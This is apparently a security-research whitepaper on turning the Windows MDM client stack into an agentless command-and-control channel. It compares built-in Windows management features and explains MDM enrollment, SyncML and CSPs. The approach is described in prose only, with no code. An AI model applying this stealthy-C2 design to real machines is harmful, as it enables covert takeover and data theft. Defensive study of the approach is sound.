Whitepaper Windows Agentless C2: (Ab)using the MDM Client Stack

Executive Summary

Command and Control (C2) systems form an essential component of advanced cyber-attacks. A C2 system allows an attacker to communicate with a compromised machine, providing the ability to execute arbitrary payloads, exfiltrate data, or push new malicious payloads. Traditionally, these C2 systems rely on some form of an "agent" on the target machine, a piece of software that acts as the liaison between the attacker's server and the compromised host.

These agent-based C2 infrastructures pose several significant challenges:

- **Detection**: Modern endpoint protection and detection solutions are proficient at identifying and blocking known C2 agents. Even unrecognized or custom C2 agents can be identified by heuristics or behavioral analysis.

- **Persistence**: Ensuring the C2 agent's resilience in the face of system reboots, user logouts, and potential removal attempts can be difficult. Persistence mechanisms, too, can raise red flags for security solutions.

- **Maintenance**: As defenders improve their detection capabilities, C2 agents must constantly be updated or rewritten to avoid detection, leading to a continuous cat-and-mouse game with security companies.

This whitepaper is aimed at showcasing the potential of an agentless C2 system, particularly within the context of Windows, a widely used operating system in both corporate and personal environments. By utilizing existing, legitimate components within Windows itself, specifically the Mobile Device Management (MDM) client stack, it is possible to bypass the need for an agent, sidestepping the problems associated with traditional C2 agent-based infrastructures.

We'll delve into the Windows MDM technology, exploring the MDM client stack and the protocols handled by the MDM server. We'll showcase ways to abuse and break the MDM client stack with an exploit.

The goal is not only to present a novel approach for offensive security researchers but also to arm defenders with the knowledge to detect and prevent such a system from compromising their environment.

Windows C2 Agents

After successful exploitation or social engineering, the C2 agent is deployed on the target system and it gets executed. The agent can be in the form of a standalone executable, a shellcode (floating code), a script, or a module loaded within a legitimate process.

The C2 agent deployment is usually deployed by a stage 0 component, generally known as a stager or an initial loader.

C2 agents are designed to maintain persistence, which means they are able to survive system reboots and user logouts. They achieve this by various techniques, for example:

- **Registry**: C2 agents can be configured to start automatically by creating or modifying registry keys that will get the agent loaded at startup

- **Scheduled Tasks**: The agent can create a scheduled task to run at certain intervals or during specific events like system startup.

- **Service**: In some cases, the C2 agent may install itself as a Windows service, or live as a module loaded within a Windows service

- **Process Injection**: The agent can inject its code into running processes, which is difficult to detect and allows the agent to run with the permissions of the host process.

C2 agents are often detected by a variety of methods:

- **Signature-Based Detection**: Security tools compare files, network traffic and memory content against a database of known malicious indicators.

- **Behavior-Based Detection**: Security solutions can also identify anomalous behaviors typical of a C2 agent, such as unusual network traffic, post-exploitation techniques execution, attempts to escalate privileges, etc


- **Heuristic Analysis**: Using machine learning and AI, some security tools can identify previously unknown threats by looking for behaviors or attributes characteristic of a C2 agent.

Several commercial tools offer C2 capabilities. These are typically marketed towards legitimate penetration testers and security researchers but can also be misused by malicious actors. Examples include

- **Cobalt Strike**: This is one of the most popular commercial C2 frameworks. It provides a wide range of features like reconnaissance, exploitation, and post-exploitation tools. The framework is commonly used in both red team engagements and real-world attacks. The C2 agent is implement by the beacon payload and can run from memory and from disk.

- **Metasploit**: While not strictly a C2, the Metasploit Framework is a popular tool that includes C2-like capabilities. Its Meterpreter payload offers advanced features, like migrating between processes and loading additional modules. The C2 agent is implement by Meterpreter payload and can run from memory and from disk.

- **Sliver**: Sliver is an open source cross-platform adversary emulation/red team framework. One of its main attractions is the ability to generate dynamic payloads for multiple platforms. The C2 agent is implemented by the dynamic payloads called “slivers”, which runs in-memory and provides capabilities like establishing persistence, spawning a shell, and exfiltrating data. The sliver agent runs within the context of a legitimate process, such as powershell.exe.



However, it's important to note that while these tools can be used for legitimate purposes, their misuse in the wrong hands can lead to severe security breaches. Therefore, understanding their workings and how to detect their activities is crucial for defensive security.

Windows Agentless C2


The idea behind an agentless C2 is to use the built-in capabilities of the target system to facilitate the command and control operations, rather than deploying a custom, detectable agent. The goal is to operate under the radar of conventional security measures, which typically monitor for signs of non-native, malicious processes/modules or changes to system files. Agentless C2 solutions offer the potential for stealthier, more resilient, lower maintenance remote access compared to traditional agent-based approaches

C2 agents exhibit behaviors that can be picked up by security solutions - unusual network traffic, suspicious process activity, registry or system changes etc. An agentless system utilizes built-in OS features, blending its activity into the everyday noise of a device's normal operation. This makes detection significantly more difficult.

Maintaining persistence of a C2 agent across reboots, logouts, or removal attempts can be challenging. Agentless C2 is embedded into native OS components that persist by design and cannot be removed without breaking the system's normal functioning.

As security tools improve at detecting threats, C2 agents need constant updates to avoid detection. With an agentless system, maintenance becomes less of a concern as it relies on the built-in, less frequently updated components of the OS itself.

In the context of Windows, an agentless C2 would leverage builtin Windows technologies to communicate with the C2 server and execute commands.



This led us to research whether an agentless C2 system could be achieved on Windows by repurposing built-in features. The core technical requirements we identified for this included:

- Client/server architecture with extensible HTTPS communication protocol
- Persistent privileged execution
- Custom payload support
- Built-in pooling mechanisms

Additional useful capabilities would be an always-on client, C2 command retrieval mechanism, built-in client identification, and access to management interfaces.

By evaluating various Windows technologies against these criteria, we could find a feature that provides the necessary remote access, command execution, and communication channels natively. This could enable creating a stealthy and resilient agentless C2 system without deploying a separate agent.

The builtin Windows features we explored were:
- Windows Management Instrumentation (WMI)
- Windows Remote Management (WinRM)
- Group Policy
- Windows Notification Services (WNS)
- Mobile Device Management (MDM)

Let’s analyze how these technologies stack up against the identified requirements. The goal is uncovering one that could potentially be repurposed towards an agentless C2 system from a technical perspective.

Windows Management Instrumentation (WMI)

WMI is a framework built into Windows for managing and monitoring devices through a client/server architecture. WMI providers on managed nodes communicate management data and events to WMI consumers on management servers.

Here is the agentless C2 requirements analysis:

Client/server architecture - Yes
- WMI utilizes a client/server model with WMI providers on managed devices communicating via WMI consumers on management servers.

HTTPS transport - No
- WMI traditionally relies on DCOM/RPC rather than HTTPS for communication between the client and server.

Extensible protocol - Yes, via WMI providers
- The WMI architecture allows extending functionality by writing custom WMI providers. This enables adding capabilities.

Persistent privileged client - Yes
- WMI providers operate in privileged system context and persist across reboots.

Custom payloads - Yes
- WMI's ability to run remote code provides support for executing custom payloads.

Built-in pooling - No
- No native pooling mechanism, would require scheduled tasks/scripts.

Always running - No

- Despite there is the winmgmt service which provide access to WMI providers, there is no WMI client always running and capable of receiving request to consume management functionality.

Client identification - No

- Limited native identity capabilities, would need custom solution.

OS Management interfaces access - Yes

- It has access to WMI management interfaces

While WMI's architecture could potentially enable some agentless C2 capabilities, the lack of HTTPS transport and a built-in pooling mechanism make it not well-suited for implementing a covert C2 channel that blends with normal administrative traffic. The client/server communication would be readily distinguishable from expected patterns.

Windows Remote Management (WinRM)

WinRM allows managing Windows systems remotely through WS-Management protocol. It provides remote execution and communication capabilities.

Here is the agentless C2 requirements analysis:

Client/server architecture - Yes

- WinRM utilizes a client/server infrastructure for remote management.

HTTPS transport - Yes

- WinRM uses HTTPS as one of the available transport options.

Extensible protocol - Yes

- WS-Management is an open SOAP-based protocol that can be extended.

Persistent privileged client - No

- Although WinRM service listens on the network for WS-Management requests and processes them, it requires administrative actions to make it listen on the network

Custom payloads - Yes

- Yes, it could be extended through WMI providers

Built-in pooling - No

- No native pooling, relies on scheduling tasks.

Always running - No

- WinRM service runs on-demand

Client identification - No

- Would need custom solution for unique client IDs.

OS Management interfaces access - Yes

- It has access to WMI management interfaces

While WinRM provides useful remote management capabilities, the lack of a persistent privileged client and built-in pooling make it ill-suited for covert agentless C2.

Group Policy

Group Policy allows centralized management and configuration of Windows systems through a client/server architecture. The client automatically processes and applies policy settings.

Here is the agentless C2 requirements analysis:

Client/server architecture - Yes

- Group Policy uses domain controllers as servers and clients as policy targets.

HTTPS transport - No

- GPO relies on LDAP/RPC protocols rather than HTTPS.

Extensible protocol - Yes

- Policy settings can be extended

Persistent privileged client - Yes

- The client service persists and applies policy in a privileged context.

Custom payloads - Limited

- Can execute scripts but limited for arbitrary code.

Built-in pooling - Yes

- Group Policy client retrieves new settings

Always running - Yes

- The client service is always running in the background.

Client identification - Yes

- GPOs are linked to clients through AD computer objects.

OS Management interfaces access - Yes

- It has access to WMI management interfaces

While Group Policy provides management capabilities, the lack of HTTPS transport and full custom payload support make it poorly suited for covert agentless C2 communication that resembles normal admin traffic.

Windows Notification Services (WNS)

WNS allows sending push notifications to Windows devices for event-driven management. The client automatically receives notifications through a persistent connection.

Here is the agentless C2 requirements analysis:

Client/server architecture - Yes

- WNS uses a centralized server model to deliver notifications.

HTTPS transport - Yes
- WNS uses HTTPS for secure communication.

Extensible protocol - Yes
- Notification data payload

Persistent privileged client - Yes
- The WPN WNS client does persist across reboots.

Custom payloads - No
- Custom code execution not supported.

Built-in pooling - No
- No native pooling mechanism.

Always running - Yes
- The WPN WNS client does persist across reboots.

Client identification - Yes
- Unique channel URIs allow subscriber identification.

OS Management interfaces access - No
- No access to management functionality

While WNS enables event-driven management through notifications, the lack of an extensible protocol, and support for custom payloads make it unsuitable for repurposing as a covert agentless C2 system.

Mobile Device Management (MDM)

MDM allows managing Windows devices remotely using protocols like MS-MDE2 for enrollment and MS-MDM for ongoing management.

Here is the agentless C2 requirements analysis:

Client/server architecture - Yes
- MDM utilizes a client/server architecture.

HTTPS transport - Yes
- MS-MDM operates over HTTPS.

Extensible protocol - Yes, SyncML is flexible
- Custom CSPs can extend the management capabilities.

Persistent privileged client - Yes
- The MDM client runs as a privileged system service.

Custom payloads - Yes
- Custom CSPs and SyncML commands enable custom code execution.

Built-in pooling - Yes
- Flexible push and polling schemas are supported.

Always running - Partial

- The MDM client persists across reboots and logouts, but runs through pooling scheduled tasks and push notifications

Client identification - Yes

- Device identity certificates are generated during enrollment.

OS Management interfaces access - Yes

- It has access to MDM management objects

MDM comprehensively fulfills the requirements for an agentless C2 system with extensible HTTPS communication, persistent privileged execution, flexible pooling, and custom payload support. It provides an ideal avenue for covert device control.

MDM based Agentless C2 system

The MDM client stack, a standard component of all modern Windows systems, is an excellent candidate for this role. MDM is designed to allow remote management of devices, including managing installed software, and changing configuration settings. While it's intended for legitimate system administrators to manage their fleets of devices, it can be exploited by an attacker for similar purposes.

Our idea revolves around controlling the MDM client stack to facilitate C2 operations. By implementing the MDM enrollment and MDM management protocols, we can create a custom C2 server that the MDM client will communicate with. In this manner, we can send commands to the target and receive responses without deploying any custom C2 agent on the target device.

In essence, we turn the MDM client into our C2 agent. But unlike a traditional C2 agent, the MDM client is a legitimate component of Windows, making it far more challenging to detect and block without causing disruption to the system.

By exploiting vulnerabilities in the MDM client, we can enroll a target machine into our rogue MDM server without the user's knowledge or consent. What’s more, we can perform this MDM enroll action from a regular non-admin user context. From there, we can use the MDM client to execute arbitrary operations, just as a traditional C2 agent would.

This approach, while challenging to implement, promises a stealthy and robust C2 system that can bypass many traditional security measures. It has the potential to revolutionize the way we think about C2 systems and poses significant new challenges for defenders.

Advantages of Windows Agentless C2

Let's revisit the C2 challenges we mentioned earlier

- **Detection**: Traditional C2 agents, even custom ones, exhibit behavior patterns that security solutions can often detect and block, such as unusual network activity or code execution patterns. However, an agentless C2 system would use the built-in Windows MDM client to communicate with the C2 server, leveraging its legitimate network activity to blend in with regular traffic and stay under the radar. In this case, the detection would become significantly more challenging, as it involves differentiating between normal MDM communication and the C2 operation.

- **Persistence**: In an agentless C2 system, persistence is inherently less of a concern because the C2 functionality is tied to built-in Windows services. The MDM client is designed to survive system reboots and user logouts, and being a legitimate part of the operating system, it cannot be removed without disrupting the system's normal functioning. Moreover, since no suspicious changes are made to the system's startup configuration or file system, the chances of alerting security systems are drastically reduced.


- **Maintenance**: Instead of having to constantly update or rewrite a custom C2 agent to evade detection, an agentless C2 system utilizes the built-in MDM client. While patches and updates to the MDM system could potentially affect the functionality of the agentless C2, these updates are typically infrequent and less of a moving target than the heuristics and behavior patterns used by security solutions to detect traditional C2 agents. Furthermore, by focusing on exploiting vulnerabilities within the MDM client itself, the agentless C2 could potentially continue to function even if the specific vulnerabilities are patched, simply by finding and exploiting new vulnerabilities.

In conclusion, an agentless C2 system leverages the inherent functionality of the MDM client to create a stealthy, resilient, and low-maintenance C2 system that can evade most traditional detection mechanisms. By shifting the battleground to the legitimate processes of the Windows operating system, such a system could redefine the cat-and-mouse game between attackers and defenders.

Windows MDM: A Comprehensive Overview

MDM is a feature built into modern Windows operating systems, designed to provide system administrators with a method to manage, control, and secure a fleet of devices remotely. MDM operates at a high level of privilege, making it a potential target for attackers seeking to compromise Windows systems.

MDM allows administrators to enforce security policies, manage apps, control system configurations, and even remotely wipe a device. In the context of Windows, MDM has evolved to be a powerful toolset for managing Windows-based devices, including workstations, servers, and other devices within an enterprise environment.



Fundamentals of Windows MDM

The key components and concepts of Windows MDM include:

- **MDM Protocols**: Windows MDM operates using two primary protocols, MS-MDE2 (MDM Enrollment Protocol) and MS-MDM (MDM Management Protocol). MS-MDE2 handles the enrollment of a device with the MDM server, while MS-MDM manages ongoing communications and command execution after enrollment. MS-MDM is a subset of the Open Mobile Association (OMA) Device Management Protocol (OMA-DM). Modern Windows devices have built-in support for the MS-MDE2 and MS-MDM.

- **MDM Enrollment**: Enrollment is the process of registering a device with an MDM server. Once enrolled, the device can be managed via the MDM server. The enrollment process involves mutual authentication, during which both the server and the client verify each other's identities. MDM enrollment provides an extensible framework for enrolling and provisioning devices to be managed in an enterprise environment. It enables bring-your-own-device programs and securing corporate data on personal devices.

- **MDM Management**: A management session begins with the MDM server sending a command to the client, the client executing the command and returning the result, and the server acknowledging receipt of the result.

These are the basic aspects of Windows MDM. In a legitimate context, MDM is a powerful tool for managing and securing Windows devices. However, its powerful capabilities, combined with its high level of privilege, also make it a potential avenue for exploitation by attackers.

By understanding these fundamentals, we can start to explore how to (ab)use Windows MDM to create an agentless C2 system.

Understanding the MDM Enrollment


MDM enrollment is the initial process of registering a device with an MDM server. The WS-Trust X.509v3 Token Enrollment Extensions (WSTEP) protocol is used to perform certificate enrollment and give the enrolled device an identity. Once a device is enrolled, it becomes manageable via the MDM server, which can then send commands to the device, change its configuration settings, manage its installed software, and perform multiple types of management tasks.

The enrollment process is performed by a client-to-server protocol that is implemented by a series of SOAP-based web services. The simplified enrollment process includes the following steps:

1. **Discovery:** The first step that the MDM client does is to discover the URLs for the next steps of the enrollment process. Each step in this process is implemented by a dedicated web service endpoint. The discovery request is a simple HTTP post-call that returns XML over HTTP. The returned XML includes the URLs for the policies, enroll, management, and auth web services. When a DiscoverRequest message is received by this web service, the server processes the request and returns a DiscoverResponse message

2. **Certificates Policy:** This is the second step of the enrollment process. This web service implements the X.509 Certificate Enrollment Policy Protocol (MS-XCEP) that is used by the caller to retrieve enrollment policies that the PKI administrator has defined for use by the caller. The communication is initiated by the MDM client request to the server for the certificate enrollment policies. The server authenticates the client, validates the GetPolicies request message, and returns a GetPoliciesResponse message with a collection of certificate enrollment policy objects.

3. **Certificate Enrollment and Provisioning:** This web service implements the MS-WSTEP protocol. The WS-Trust X.509v3 Token Enrollment Extensions (WSTEP) defines the token enrollment profile to allow a client to request X.509v3 certificates. The requested signed certificate is going to be used as the MDM Client Identity once the device is MDM enrolled. This endpoint processes the RequestSecurityToken message from the client, authenticates the client, process the certificate signing request from the device, and returns the new signed certificate to the client through a RequestSecurityTokenResponseCollection message. Besides the issued certificate, the response also contains provisioning configuration for the enrolling device.




Understanding Windows MDM Management

Once a device is enrolled with the MDM server, the MDM Management Protocol (MS-MDM) takes the lead. This is the protocol that handles ongoing communication between the device and the MDM server, allowing the server to manage the device remotely. It is implemented through XML message exchanges containing device management commands and status over HTTP.

Key points:

- MDM allows management of enrolled mobile devices through functions like configuring device settings, enforcing company policies, managing enterprise apps, and managing certificates.
- It is a client-server protocol where the mobile device is the client that initiates connections to the server. The server can then issue commands to the client device.
- Communication uses HTTP as the transport and XML-based SyncML messages for issuing commands and returning status.
- Client devices need to be enrolled first using the MDE protocol before they can be managed using MDM. The enrollment process configures the client with information like server endpoints and certificates for secure connections.
- The protocol supports device management capabilities like querying device properties, replacing configuration values, executing remote actions, installing applications, etc.
- Security considerations like transport layer encryption and authentication are handled externally to the protocol.

MS-MDM is based on a subset of the Open Mobile Alliance (OMA) Device Management (DM) Protocol version 1.2 (OMA DM v1.2). MDM is a client/server protocol. After a session has been established, The OMA DM client communicates with the server over HTTPS and uses DM Sync as the message payload. The server could issue MDM Commands using the SyncML representation protocol indicating operations to perform against management objects on the client device. The client always initiates the conversation by transmitting SyncML messages to the server via an HTTP POST. The server response to client commands, as well as other commands issued to the client, are contained in the HTTP response associated to the POST request.


MDM client
MDM server
Scheduled task / push notification triggers new session
MDM client initiate management session
Management commands
Command results
Ends session

Configuration Service Providers (CSPs): A Crucial Component of MDM Management

The primary component that enables MDM management is the Configuration Service Provider (CSP) functionality. CSPs are the management objects that provide interfaces to read, set, modify, or delete configuration settings on a device. As a modern alternative to Group Policy Objects (GPO), CSPs enable Windows MDM with extensive device management capabilities.

Windows provides numerous CSPs, each corresponding to a specific feature area. For example, there are CSPs for managing VPN settings, Wi-Fi settings, password policies, and many other features. The Microsoft CSP reference guide contains detailed information on each CSP and the exposed management properties. CSPs have existed for years and they support a wide range of Windows versions.

These CSPs can be accessed and managed via SyncML messages sent from the MDM server, enabling remote management of almost any aspect of a device's configuration. SyncML, or Synchronization Markup Language, is the open standard that is used to deliver these commands from the MDM server to the device. Each SyncML message encapsulates one or more commands, which are targeted at specific CSPs on the device.

When a device receives a SyncML message, the MDM Client stack processes the message, extracts the commands, and directs each command to the appropriate CSP.

This relationship between SyncML and CSPs has significant implications for creating an agentless Command and Control (C2) system. By crafting malicious SyncML messages, an attacker could potentially control a device remotely by manipulating its CSPs. This could involve executing commands, changing settings, or even exfiltrating data.

Given the legitimate nature of CSP manipulation via SyncML in an MDM context, such activity could blend in with normal network traffic, making it challenging for traditional detection systems to identify it as malicious. This could present an innovative approach to developing stealthy, resilient C2 systems.

CSP References Guide

Windows exposed device management capabilities through over +60 CSPs.

Microsoft has documented here a Windows CSP Reference guide. Below is a list of the documented CSPs providers:

AccountManagement CSP - docs here
Accounts CSP - docs here
ActiveSync CSP - docs here
AllJoynManagement CSP - docs here
Application CSP - docs here
ApplicationControl CSP - docs here
AppLocker CSP - docs here
AssignedAccess CSP - docs here
Bootstrap CSP - docs here
BitLocker CSP - docs here
CMPolicy CSP - docs here
CMPolicyEnterprise CSP - docs here
CM_CellularEntries CSP - docs here
CellularSettings CSP - docs here
CertificateStore CSP - docs here
CleanPC CSP - docs here
ClientCertificateInstall CSP - docs here
CustomDeviceUI CSP - docs here
DMAcc CSP - docs here
DMClient CSP - docs here
Defender CSP - docs here
DevDetail CSP - docs here
DevInfo CSP - docs here
DeveloperSetup CSP - docs here
DeviceLock CSP - docs here
DeviceManageability CSP - docs here

DeviceStatus CSP - docs here
DiagnosticLog CSP - docs here
DynamicManagement CSP - docs here
Email2 CSP - docs here
EnrollmentStatusTracking CSP - docs here
EnterpriseAPN CSP - docs here
EnterpriseAppVManagement CSP - docs here
EnterpriseDataProtection CSP - docs here
EnterpriseDesktopAppManagement CSP - docs here
EnterpriseModernAppManagement CSP - docs here
eUICCs CSP - docs here
Firewall CSP - docs here
HealthAttestation CSP - docs here
LanguagePackManagement CSP - docs here
Local Administrator Password Solution CSP - docs here
MultiSIM CSP - docs here
NAP CSP - docs here
NAPDEF CSP - docs here
NetworkProxy CSP - docs here
NetworkQoSPolicy CSP - docs here
NodeCache CSP - docs here
Office CSP - docs here
PXLogical CSP - docs here
PassportForWork CSP - docs here
Personalization CSP - docs here
Personal Data Encryptor CSP - docs here
Policy CSP - docs here
Printer Provisioning CSP - docs here
Provisioning CSP - docs here
Reboot CSP - docs here
RemoteFind CSP - docs here
RemoteWipe CSP - docs here
Reporting CSP - docs here
RootCATrustedCertificates CSP - docs here
SUPL CSP - docs here
SecureAssessment CSP - docs here
SecurityPolicy CSP - docs here
SharedPC CSP - docs here
Storage CSP - docs here
SurfaceHub CSP - docs here
TenantLockdown CSP - docs here
TPMPolicy CSP - docs here
